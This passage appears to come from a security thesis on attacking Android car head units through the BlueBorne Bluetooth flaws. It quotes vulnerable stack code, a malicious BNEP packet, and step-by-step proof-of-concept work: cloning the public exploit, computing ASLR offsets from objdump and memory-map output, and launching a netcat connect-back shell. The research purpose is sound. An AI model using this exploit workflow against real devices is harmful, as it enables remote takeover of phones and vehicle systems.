RADIO	Send fake information	Low	Signal encryption, Frequency hopping	Low	Long-range wireless
DAB	Send fake information	Low	Signal encryption	Low	Long-range wireless
GPS	Spoof location	Low		Low	Long-range wireless
DSRC	Read & write messages, malicious vehicle	High	Authentication, Authorization	Low	Short-range wireless

Table 1: List of Automotive Attack Surfaces and Security Considerations

As a result of this attack surface analysis, the most promising interfaces for an attack scenario are the TCM and the IVI. Located in the long-range wireless category, the TCM is an appealing target due to its implicit trust for access points, possible security misconfigurations and accessibility over long distances as described in chapter 4.2.9. The IVI in the short-range wireless category provides a high number of interfaces with a low access difficulty and complex architecture, which leverages the chances of a successful exploitation.

4.4 Tools for Automotive Security Assessments

Within the scope of this work, a matrix of available software and hardware tools that may be used in the context of pentesting automotive vehicles was created. It contains over 170 entries and include the following important meta-information about each tool:

- Purpose of the tool
- Targeted interfaces of an automotive system
- Kinds of attacks that can be performed with the tool
- In which phase of a penetration testing process the tool can be used
- Available Documentation
- Author
- Which licensing model is used
- Necessary (environment) requirements for correct usage
- Possibilities to use for regular automotive engineering tasks
- What information can be retrieved from the automotive system with this tool
- Costs of the tool

The matrix includes various software and hardware products to access CAN buses, interpret the information that is sent over them and inject messages into it, as well as RF communication equipment, vulnerability scanners, and in regard to binary analysis examples of software for disassembly, decompilation and debugging. Furthermore, it also lists actual hardware that may be used to steal vehicles by capturing and replaying key fob signals. The full matrix can be found in the appendix (chapter 8.3).

5 Vehicle Exploitation through Android IVI

Based on the security assessment given in chapter 4, out of all ECUs within modern vehicles, the most promising victims for exploitation without access to the inside are the IVI and the TCM. Out of these two, the IVI provides a broader attack surface with more potentially vulnerable interfaces and software stacks, as seen in figure 8. Reasons for this are the major user interaction through applications that run on it, as well as input that is provided by users through Bluetooth, WiFi, CDs or USB media.

Possible objectives for a compromisation of the IVI are to change its behaviour by setting it into debug mode or altering diagnostic settings. Furthermore, finding input bugs may trigger unexpected behaviour, and by installing malware, adversaries may be able to take full control over the device. Malicious apps are also a favourable way to accesses the CAN, to eavesdrop on occupants or to feed spoofed data to the user such as location information. (Smith, 2016, p.9)



Figure 8: Potential Threat Vectors (Insights, 2019, p.6)

To avoid providing a proprietary exploitation approach for a specific IVI system, the selected targets for this thesis are universal headunits that can be retrofitted into almost any vehicle with an Android operating system. These devices are manufactured by three major companies (FYT, Microntek and QD) and sold by different vendors e.g.

Pumpkin, Joying, XOMAX, Eresin and many more. The operating system software is almost the same across vendors for every hardware configuration and while it is possible to update the OS if a fitting binary is provided, it is not an easy task to perform for a layman.

In this chapter, an overview of different vulnerabilities in the BlueBorne family and their exploitation possibilities is given. A case study documents the experimental exploitation of Android based systems and furthermore it is demonstrated, how a compromised IVI can be used to access CAN buses inside a vehicle.

5.1 BlueBorne Exploits

The layout of a Bluetooth stack is comparable to that of a TCP/IP stack with a broad range of protocols and applications defined by the Bluetooth SIG. The lower physical and link layers are implemented in Bluetooth chips which communicate with the operating system of the device through the Host-Controller Interface (HCI) protocol. In contrast to many drivers or network adapters with different software in different versions for each hardware, every modern OS has one Bluetooth stack that implements all protocols above HCI (such as L2CAP, AMP, SMP, SDP and RFCOMM). If a vulnerability is found in a component, it means that all devices that run this specific os are affected, which potentially creates a large range of victims. Linux usually contains the BlueZ stack that is also used by operating systems that derive from it e.g. Tizen from Samsung, as well as early Android versions. Since version 4.2 Android uses an own stack that is called Bluedroid/Fluoride, Windows uses an own stack since Windows XP and Apple also developed custom solutions for iOS and for OSX. (Seri & Vishnepolsky, 2017, p.8-9)

5.1.1 CVE-2017-1000251

The implementation of the EFS feature of L2CAP in BlueZ contains a vulnerability in the “l2cap_parse_conf_rsp” method which was added in version v3.3-rc1 of the Linux kernel. As seen in figure 9, the function receives a configuration response buffer (rsp), its length (len) and a pointer to a response buffer (data). Elements are taken from the

rsp buffer, validated and placed onto the response buffer (data) until len is reached. Because the length of the response buffer is not passed as well, all elements in rsp are copied onto the data buffer through &ptr regardless of the size. Because the size of the incoming response is not confined and elements can be duplicated, attackers can control the rsp buffer size and therefore how much is copied to data. This data buffer originates from the l2cap_parse_conf_rsp function which is called two times from the l2cap_config_rsp function that handles configuration response messages. Both calls may be used to exploit the vulnerability. (Seri & Vishnepolsky, 2017, p. 12-13)

```
static int l2cap_parse_conf_rsp(struct l2cap_chan *chan, void *rsp, int len,
                void *data, u16 *result)
{
    struct l2cap_conf_req *req = data;
    void *ptr = req->data;
    // ...
    while (len >= L2CAP_CONF_OPT_SIZE) {
        len -= l2cap_get_conf_opt(&rsp, &type, &olen, &val);

        switch (type) {
        case L2CAP_CONF_MTU:
            // Validate MTU...
            l2cap_add_conf_opt(&ptr, L2CAP_CONF_MTU, 2, chan->imtu);
            break;

        case L2CAP_CONF_FLUSH_TO:
            chan->flush_to = val;
            l2cap_add_conf_opt(&ptr, L2CAP_CONF_FLUSH_TO,
                       2, chan->flush_to);
            break;

        // ...
        }
    }
    // ...
    return ptr - data;
}
```

Figure 9: Excerpt from l2cap_parse_conf_rsp (net/bluetooth/l2cap_core.c) (Seri & Vishnepolsky, 2017a, p.12)

In the l2cap_config_rsp function, a switch examines the unpacked result value from the configuration response packet, which is controlled by the attacker. The current channel configuration is tested if it is in state “Pending“. To access the code, configuration requests with an EFS element have to be sent. This sets the stype variable to L2CAP_SERV_NOTRAFIC and later triggers the flow. After the “Pending” state

is reached, the next configuration response sent with result field L2CAP_CONF_PENDING triggers the vulnerability and buf[64] from figure 10 is overwritten with unlimited data from the buffer, as long as the structure matches a valid L2CAP configuration response (Seri & Vishnepolsky, 2017, p. 13-14)

```
switch (result) {
case L2CAP_CONF_SUCCESS:
    ...
    break;

case L2CAP_CONF_PENDING:
    set_bit(CONF_REM_CONF_PEND, &chan->conf_state);
    if (test_bit(CONF_LOC_CONF_PEND, &chan->conf_state)) {
        char buf[64];
        len = l2cap_parse_conf_rsp(chan, rsp->data, len,
                        buf, &result);
    ...
    goto done;
```

Figure 10: l2cap_parse_conf_req (net/bluetooth/l2cap_core.c) (Seri & Vishnepolsky, 2017, p. 13)

Although this is a classic example of a stack overflow, it does not necessarily allow a code execution. Modern OS include safety measures to prevent such memory corruptions such as stack canaries or kernel address space layout randomization (KASLR), but both were not present in the linux kernel of many devices at the time when the vulnerability was discovered. Seri & Vishnepolsky (2017a) notes that the testing process was not easy and required to implement a minimal Bluetooth stack for testing purposes. This framework was released to the public as well with a PoC exploit code.

5.1.2 CVE-2017-1000250

Bluetooth uses the Service Discovery Protocol (SDP) to discover various services and applications that are supported by a Bluetooth device. It also translates a Universal Unique Identifier (UUID) to a Protocol Service Multiplexer (PSM), the equivalent of a port number for L2CAP which is used to create a L2CAP connection to the discovered service. SDP has its own fragmentation mechanism for SDP responses that are returned by an SDP server, which performs not like a usual fragmentation:

1. SDP client sends a request
2. If the response exceeds the MTU for the L2CAP connection, a response fragment is returned along with a prepended “continuation state” structure
3. The SDP client appends the same request to the continuation state of the last fragment and resends it to obtain the next fragment. This is called continuation request.
4. SDP server returns the next fragment of the response

The returned continuation state may be abused if the client returns it unchanged in each continuation request. CVE-2017-1000250 derives from this scenario which is a common vulnerability in fragmentation mechanisms. The structure in the BlueZ stack consists of a timestamp and an index that contains the number of already sent bytes. By changing the index in the continuation struct it is possible to return an out of bounds read from the response buffer. Figure 11 displays where the Search Attribute Request handler of the SDP Server does not validate maxBytesSent in cstate, allowing memcpy to copy data after the allocated size of pResponse. The attacker only has to bypass the if condition by preventing maxBytesSent from getting too large to leak data from the heap. (Seri & Vishnepolsky, 2017, p. 15 – 17)

```
} else {
        /* continuation State exists -> get from cache */
        sdp_buf_t *pCache = sdp_get_cached_rsp(cstate);
        if (pCache) {
                uint16_t sent = MIN(max, pCache->data_size -
                                        cstate->cStateValue.maxBytesSent);
                pResponse = pCache->data;
                memcpy(buf->data,
                         pResponse + cstate->cStateValue.maxBytesSent,
                         sent);
                buf->data_size += sent;
                cstate->cStateValue.maxBytesSent += sent;
                if (cstate->cStateValue.maxBytesSent == pCache->data_size)
                       cstate_size = sdp_set_cstate_pdu(buf, NULL);
                else
                       cstate_size = sdp_set_cstate_pdu(buf, cstate);
        } else {
                status = SDP_INVALID_CSTATE;
                SDPDBG("Non-null continuation state, but null cache buffer");
        }
}
```

Figure 11: Excerpt from SDP Search Attribute Request handler - service_search_attr_req (srcsdpd-request.c) (Seri & Vishnepolsky, 2017a, p. 16)

5.1.3 CVE-2017-0785

Android's SDP server implements a similar structure for the continuation state, where a continuation offset is equivalent to the index of the structure in BlueZ. While the code of the search request handler in the SDP server validates the offset, an information leak is still possible. In Figure 11, num_rsp_handles contains the total number from the SDP response:

```
/* Check if this is a continuation request */
if (*p_req) {
  ...
  if (cont_offset != p_ccb->cont_offset) {
    sdpu_build_n_send_error(p_ccb, trans_num, SDP_INVALID_CONT_STATE,
                            SDP_TEXT_BAD_CONT_INX);
    return;
  }

  rem_handles =
      num_rsp_handles - cont_offset; /* extract the remaining handles */
} ...
/* Calculate how many handles will fit in one PDU */
cur_handles =
    (uint16_t)((p_ccb->rem_mtu_size - SDP_MAX_SERVICE_RSPHDR_LEN) / 4);

if (rem_handles <= cur_handles)
  cur_handles = rem_handles;
else /* Continuation is set */
{
  p_ccb->cont_offset += cur_handles;
  is_cont = true;
}
..
for (xx = cont_offset; xx < cont_offset + cur_handles; xx++)
  UINT32_TO_BE_STREAM(p_rsp, rsp_handles[xx]);
```

Figure 12: Excerpt from SDP Search Request handler – process_service_search (stack/sdp/sdp_server.c) (Seri & Vishnepolsky, 2017a, p. 17)

p_ccb contains a copy of the cont_offset and validates that the current connection state is equal to the received offset which mitigates an abuse, but because each continuation request is a new request with an appended continuation state, a state confusion may be created by changing requested parameters between two directly following requests. num_rsp_handles is calculated for each request based on its total size, which may vary, depending on the requested service. In contrast to cont_offset, the num_rsp_handles is not stored and validated in the connection object, resulting in a state confusion that leads to an underflow of rem_handles. Through the state confusion and the fact that rem_handles is of data type uint16_t, the code concludes that a response up to 64 kb is needed next and the following loop copies out of bounds from rsp_handles to an

outgoing response packet. This vulnerability can leak a large part of memory, similar to the vulnerability in BlueZ, but in this case from the process stack. It may contain encryption keys, address space and pointers for an ASLR bypass in combination with CVE-2017-0781. (Seri & Vishnepolsky, 2017, p. 17-19)

5.1.4 CVE-2017-0781

This vulnerability can be found in the Bluedroid/Fluoride stack of Android, where incoming Bluetooth network encapsulation protocol (BNEP) messages are handled as seen in figure 13. The BNEP service implements network encapsulation over Bluetooth and the BNEP_FRAME_CONTROL switch manages a unique case where the state of the connection changes between two messages, e.g. when multiple control messages may pass in a single L2CAP message.

If a SETUP_CONNECTION_REQUEST is sent as control message, any following message might require a “connected” state for parsing instead of “idle”, requiring a successful authentication. However, this process is asynchronous and the solution is to parse remaining control messages later after the authentication process is finished and the connection state is set to “connected”. In the code the p_pending_data buffer is allocated with size rem_len. Afterwards a memcpy is made to p_pending_data +1 with size rem_len and the copy will overflow the buffer by sizeof(p_pending_data) bytes, causing a heap corruption every time it is triggered along with an inherent memory leak since the previous p_pending_data pointer is never freed. This indicates that the code was never actually executed, even in code coverage tests. (Seri & Vishnepolsky, 2019, p.3-4)

```
UINT8 *p = (UINT8 *)(p_buf + 1) + p_buf->offset;
...
type = *p++;
extension_present = type >> 7;
type &= 0x7f;
...
switch (type)
{
...
case BNEP_FRAME_CONTROL:
    ctrl_type = *p;
    p = bnep_process_control_packet (p_bcb, p, &rem_len, FALSE);
    if (ctrl_type == BNEP_SETUP_CONNECTION_REQUEST_MSG &&
        p_bcb->con_state != BNEP_STATE_CONNECTED &&
        extension_present && p && rem_len)
    {
        p_bcb->p_pending_data = (BT_HDR *)osi_malloc(rem_len);
        memcpy((UINT8 *)(p_bcb->p_pending_data + 1), p, rem_len);
        ...
    }
```

Figure 13: Excerpt from Android's BNEP message handler: bnep_data_ind (Seri & Vishnepolsky, 2019, p. 3-4)

The pending data field is 8 bytes long and rem_len is under control of an attacker (because it contains the length of the still unparsed bytes in the packets), as well as the source for the copy command, which points to the packet that is controlled by the attacker. Therefore, a crafted BNEP packet as seen in table 2 can trigger the vulnerability. Since the sent packet can be arbitrarily long, an overflow of 8 bytes is followed by a buffer of a choosable size, resulting in easier exploitation. (Seri & Vishnepolsky, 2019, p. 4-5)

Type	Crtl_type	Len	Overflow payload							
81	01	00	41	41	41	41	41	41	41	41

Table 2: Malicious BNEP Packet

5.1.5 Android 7.1 Exploitation

The first thing that needs to be done is to bypass Address Space Layout Randomization (ASLR) through CVE-2017-0785, so the base addresses of the text section of libc.so library and bss section of Bluetooth.default.so library can be determined. The goal is to launch a reverse shell from the com.android.bluetooth daemon to an IP with a netcat listener that is under control of the attacker. The Bluetooth daemon runs under the spawning process Zygote and is usually a 32-bit process. This has the positive side

effects that the ASLR entropy is greatly reduced and the process restarts immediately once it crashes. By sending 500 to 1000 malicious BNEP packets such as in table 2, the service reliably crashes and in 10% of all cases an object allocation code flow is triggered that produces a BTU_POST_TO_TASK_NO_GOOD_HORRIBLE_HACK event. The crash occurs on p_msg->event deref as seen in figure 14. In this case, the event field is the first of the BT_HDR struct and the attacker has full control over p_msg resulting in control over all fields and payload of the handled message. Furthermore, in case of this specific event type, the first data field bytes (starting from offset 8 of p_msg) are a function pointer that is called with the same pointer to p_msg as parameter, which is ideal for calling "system". (Seri & Vishnepolsky, 2019, p. 6-7)

```
static void btu_hci_msg_process(BT_HDR *p_msg) {
    /* Determine the input message type. */
    switch (p_msg->event & BT_EVT_MASK)
    {
    case BTU_POST_TO_TASK_NO_GOOD_HORRIBLE_HACK: // TODO(zachoverflow):
                                                 // remove this
    ((post_to_task_hack_t *)(&p_msg->data[0]))->callback(p_msg);
    break;
```

Figure 14: Excerpt from btu_hci_msg_process function (bt/stack/btu/btu_task.c) (Seri & Vishnepolsky, 2019, p.7)

Further in the code, the btu_hci_msg_process function is registered as handler for any messages of the btu_hci_msg_queue, that contains all incoming messages from the Bluetooth controller via HCI protocol. This means that all malicious packets from an attacker are contained in it as well and the "horrible hack" from figure 14 uses it for different message types with dynamic callback. Figure 15 shows the buffer that is overwritten when a crash occurs. The "list" field uses the list_node_t structure that consists of a pointer to its next element and another pointer to its payload data. The buffer is 8 bytes long, because the osi_malloc calls actually wrap the jemalloc function of libc which puts similar sized buffers into the same "runs" (neighbouring memory areas). In case of a crash, a list node inside the btu_hci_msg_queue is overflown and the data pointer is overwritten with the malicious code (e.g. 0x41414141 for the test packet). This data is later cast to pMsg and handed to the btu_hci_msg_process function. (Seri & Vishnepolsky, 2019, p. 8-9)

```
void *fixed_queue_dequeue(fixed_queue_t *queue) {
    ...
    void *ret = list_front(queue->list);
    list_remove(queue->list, ret);
    ...
    return ret;
}
```

Figure 15: Overridden buffer (list_node_t) (Seri & Vishnepolsky, 2019, p.8)

In 80% of all crashes, a list_node_t overflows on the heap. Therefore, it is necessary to allocate many such objects with padding between them by sending identical malicious BNEP packets. This increases the probability of allocating p_pending_data with the address of a list_node_t. For an RCE it is necessary to know the memory address for the payload is located before sending overflow-packets. The address of the payload has to be written into the "data" field of the list_node_t object by the overflow and the libc_system address in the payload is located at the offset of the callback field of the post_to_task_hack_t struct. A connectback shell can be started with "toybox nc", which is a modified implementation of netcat. (Seri & Vishnepolsky, 2019, p.9-10)

Since global variable offsets in the bss section are constant for each compilation of a shared object library, only the ASLR section base affects the addresses. An information that is contained in data structures, which are related to active Bluetooth connections, is the Bluetooth device name. This name is exchanged during low level ACL Bluetooth connection with the victim and can be arbitrarily set by an attacker. It consists of 248 bytes that can be used for a payload and only needs to contain no NULL bytes. While no modification of the heap memory is mandatory, the exploitable code flow is triggered only in less than ten percent of all cases naturally. By provoking the victim to send many "Command not understand" packets back to the attacker, holes in the heap are created between unhandled incoming list nodes. This is archivable with another malicious BNEP packet that consists of three bytes long sequences that have a set "ext" bit, a length of 1 and a command type of 9 which does not exist. Therefore, it causes the victim to call bnep_send_command_not_understood function for every

three-byte sequence, which may add a response packet to the transmit queue. (Seri & Vishnepolsky, 2019, p.10-15)

To summarize, a successful exploitation requires to leak ASLR base addresses for the text section of libc.so and bss section of bluetooth.default.so with a CVE-2017-0785 exploit. Then a payload has to be created and set as the bluetooth name of the attacker device and a connection to the victim has to be established to write the name into the bss section. The next step is to send BNEP packets that cause "command not understood" response in order to create holes in the heap. Lastly, many overflow triggering packets have to be sent in a loop to overflow an unhandled list code from the HCI message queue. The executed bash commands from the payload launch a connectback shell from the com.android.bluetooth service. (Seri & Vishnepolsky, 2019, p.15)

While Seri & Vishnepolsky (2019) provide a full PoC code for Android 7.1.2 on Google's Pixel and Nexus 5X Smartphones, it is not described how the used memory offsets were determined. Furthermore, the authors state that porting the exploit to other build versions should be easy, which is only partially true. The code of the libc.so and bluetooth.default.so changes significantly between Android Versions, which has been investigated by Anton (2018). In case of Android 6.0.1, the btu_hci_msg_process function does not exist, which makes it necessary to use another function for payload code execution.

5.2 PoC Development

For the exploit development in this case study, a HP Elitebook laptop with a native installation of the latest Kali Linux was used. It was necessary to use external Bluetooth dongle from Cambridge Silicon Radio (CSR) as Bluetooth interface, because the BT-Chip on it supports changing the BT Mac arbitrarily. Since it took time to acquire a fitting Android IVI Device, the PoC that is described in this subchapter was developed on a OnePlus One Smartphone with Android 7.1.1 Nougat and patch level of 6th of May 2017.

The source code for the BlueBorne PoC by Seri & Vishnepolsky that uses the vulnerabilities CVE-2017-0781 and CVE-2017-0785 can be downloaded by using git with

```
git clone https://github.com/ArmisSecurity/blueborne
```

To perform a Remote Code Execution (RCE) on an Android device, the doit.py file in the folder blueborne/android/ has to be modified and the following four offsets have to be determined individually for every combination of compiled libc.so and bluetooth.default.so libraries in order to bypass ASLR:

- LIBC_TEXT_STSTEM_OFFSET
- LIBC_SOME_BLX_OFFSET
- BSS_ACL_REMOTE_NAME_OFFSET
- BLUETOOTH_BSS_SOME_VAR_OFFSET

As a first step, the libc.so and bluetooth.default.so libraries have to be downloaded from the device with:

adb pull /system/lib/hw/Bluetooth.default.so

adb pull /system/lib/libc.so

Then LIBC_TEXT_STEM_OFFSET can be determined by executing

```
objdump --syms libc.so | grep system
```

(Boisseleau & Ferrere, 2018, p. 24)

```
root@avl-kali-117140:~/Downloads/oneplusone_7_1# objdump --syms libc.so | grep system
00000000 l    df *ABS*  00000000              bionic/libc/bionic/system_properties.cpp
00020551 l     F .text  000000a0              _ZL24map_system_property_areabPb
00000000 l    df *ABS*  00000000              bionic/libc/upstream-openbsd/lib/libc/stdlib/system.c
00000000 l    df *ABS*  00000000              bionic/libc/bionic/system_properties_compat.c
00058ad9 l     F .text  00000064              .hidden __system_property_find_compat
00058bc9 l     F .text  00000040              .hidden __system_property_foreach_compat
00058b3d l     F .text  0000008a              .hidden __system_property_read_compat
00020993 g     F .text  0000001e              __system_property_get
000207fd g     F .text  0000001c              __system_property_area_serial
0002093d g     F .text  00000056              __system_property_serial
00020819 g     F .text  00000080              __system_property_find
000208d9 g     F .text  00000064              __system_property_read
000202d1 g     F .text  00000124              __system_properties_init
00020745 g     F .text  000000b8              __system_property_area_init
00020bd1 g     F .text  000000bc              __system_property_add
000970b0 g     O .bss   00000004              __system_property_area__
00020ce5 g     F .text  00000050              __system_property_find_nth
00020d35 g     F .text  00000068              __system_property_foreach
000209b1 g     F .text  0000016c              __system_property_set
00020715 g     F .text  00000030              __system_property_set_filename
00020b1d g     F .text  000000b4              __system_property_update
00020c8d g     F .text  00000058              __system_property_wait_any
0004c69d g     F .text  00000114              system
```

Figure 16: Variable offset in libc.so (own graphic)

As seen in figure 16, the value of LIBC_TEXT_STSTEM_OFFSET is 0x4c69d. The next step is to determine the base addresses of the text section in libc.so and the bss section in bluetooth.default.so which is displayed in figure 17.

```
bacon:/ # ps | grep blue
bluetooth 2663  271   1035476 50968 sys_epoll_ b5931f28 S com.android.bluetooth
bacon:/ # cat /proc/2663/maps|grep bluetooth.default.so
9ac0c000-9ad77000 r-xp 00000000 b3:0e 1200       /system/lib/hw/bluetooth.default.so
9ad77000-9ad7b000 r--p 0016a000 b3:0e 1200       /system/lib/hw/bluetooth.default.so
9ad7b000-9ad7c000 rw-p 0016e000 b3:0e 1200       /system/lib/hw/bluetooth.default.so
bacon:/ # ps | grep blue
bluetooth 2663  271   1035476 50980 sys_epoll_ b5931f28 S com.android.bluetooth
bacon:/ # cat /proc/2663/maps|grep libc.so
b58e3000-b5971000 r-xp 00000000 b3:0e 1269       /system/lib/libc.so
b5972000-b5976000 r--p 0008e000 b3:0e 1269       /system/lib/libc.so
b5976000-b5978000 rw-p 00092000 b3:0e 1269       /system/lib/libc.so
bacon:/ # cat /proc/2663/maps|grep bluetooth.default.so -A 2
9ac0c000-9ad77000 r-xp 00000000 b3:0e 1200       /system/lib/hw/bluetooth.default.so
9ad77000-9ad7b000 r--p 0016a000 b3:0e 1200       /system/lib/hw/bluetooth.default.so
9ad7b000-9ad7c000 rw-p 0016e000 b3:0e 1200       /system/lib/hw/bluetooth.default.so
9ad7c000-9ae63000 rw-p 00000000 00:00 0          [anon:.bss]
9ae63000-9b518000 r--p 00000000 b3:1c 3375351    /data/dalvik-cache/arm/system@app@Bluetooth@Bluetooth.apk@classes.dex
```

Figure 17: Text section and bss section base addresses (own graphic)

In this case, the base addresses are 0x9ac0c000 in bluetooth.default.so and 0xb58e3000 in libc.so. To determine the LIBC_SOME_BLX_OFFSET and BLUETOOTH_BSS_SOME_VAR_OFFSET values, the CVE-2017-0785 memory leak can be used in a very convenient way. For this purpose, a PoC code for CVE-2017-0785 from Ojasoo (2017) was combined with a BlueBorne Scanner from Hook (2017) and a differential analysis script from Anton (2017) to create a scanning tool that automatically scans all Bluetooth devices in range for CVE-2017-0781 & CVE-2017-0785. If it succeeds to leak memory, all leaks are stored into a folder and a differential file is created that displays which memory addresses are leaked consistently from all attempts. These addresses provide a perfect basis for offset calculation, because they will stay the same for every leak attempt and even after a reboot of the target, the new address on this position will also be consistently leaked again. Figure 18 displays the differential output file, in this case b58e45f5 ([17][7]) and acbb96b8 ([9][8]) can be used for the variables likely_some_libc_blx_offset and likely_some_bluetooth_default_global_var_offset. The complete source code of the tool can be found in chapter 8.1.



Figure 18: Differential output of leaked memory addresses (own graphic)

Subtracting the base addresses from the leaked values results in following values

- LIBC_SOME_BLX_OFFSET: 0x1a5f5
- BLUETOOTH_BSS_SOME_VAR_OFFSET: 0xe6b8

The last offset is the BSS_ACL_REMOTE_NAME_OFFSET, where the payload code for the exploit is stored in the memory. The payload itself is contained in the BT name of the attacker in the BSS Section and can be retrieved with gdb. For the following debugging steps, a gdb version 8.0.1 compiled for arm-linux-androideabi with gdb peda and peda-arm plugins was used. It is important to disable SELinux on the device as seen in figure 19 and to forward the port through adb, otherwise gdb is not able to connect to the target.



Figure 19: Disabling SELinux and starting gdbserver (own graphic)

Changing the BT name to the exploit payload allows to determine the exact address that is needed for the BSS_ACL_REMOTE_NAME_OFFSET variable. In this case, the offset is 0xcb184, which can be calculated as follows:
Bluetooth name address (see figure 20) – BSS section start address - 0x4

The offset (0x4) is necessary to correctly retrieve the start address. While this information to obtain the correct offset is neither present in the PoC from Ojasoo (2017) nor in the port from Anton (2017), it can be found in the report from Boisseleau & Ferrere (2018, p. 27)



Figure 20: Payload in Bluetooth name (own graphic)

At this point all necessary offsets have been determined and the script can be executed. Additionally, the set_rand_bdaddr method has to be modified, as displayed in figure 21, to ensure that changing the BT-MAC is possible. This is a crucial step, otherwise the Bluetooth name is not stored in memory for every execution.

```
def set_rand_bdaddr(src_hci):
    addr = ['%02x' % (ord(c),) for c in os.urandom(6)]
    # NOTW: works only with CSR bluetooth adapters!
    #os.system('sudo bccmd -d %s psset -r bdaddr 0x%s 0x00 0x%s 0x%s 0x%s 0x00 0x%s 0x%s' %
    #          (src_hci, addr[3], addr[5], addr[4], addr[2], addr[1], addr[0]))
    final_addr = ':'.join(addr)
    log.info('Set %s to new rand BDADDR %s' % (src_hci, final_addr))
    os.system('sudo ./bdaddr -i %s -r %s' % (src_hci,final_addr))
    time.sleep(5)
    #while bt.hci_devid(final_addr) < 0:
     #  time.sleep(0.1)
    os.system('hciconfig %s up' % src_hci)
    return final_addr
```
Figure 21: Modified set_rand_bdaddr function (own graphic)

When executing the exploit script, it can be observed that the bluetooth.default.so bss base address and libc system function addresses are found correctly as displayed in figure 22. However, the process that has been described in this chapter is still a proof of concept and therefore exploitation will not always work. Figure 22 also shows a failed exploitation.

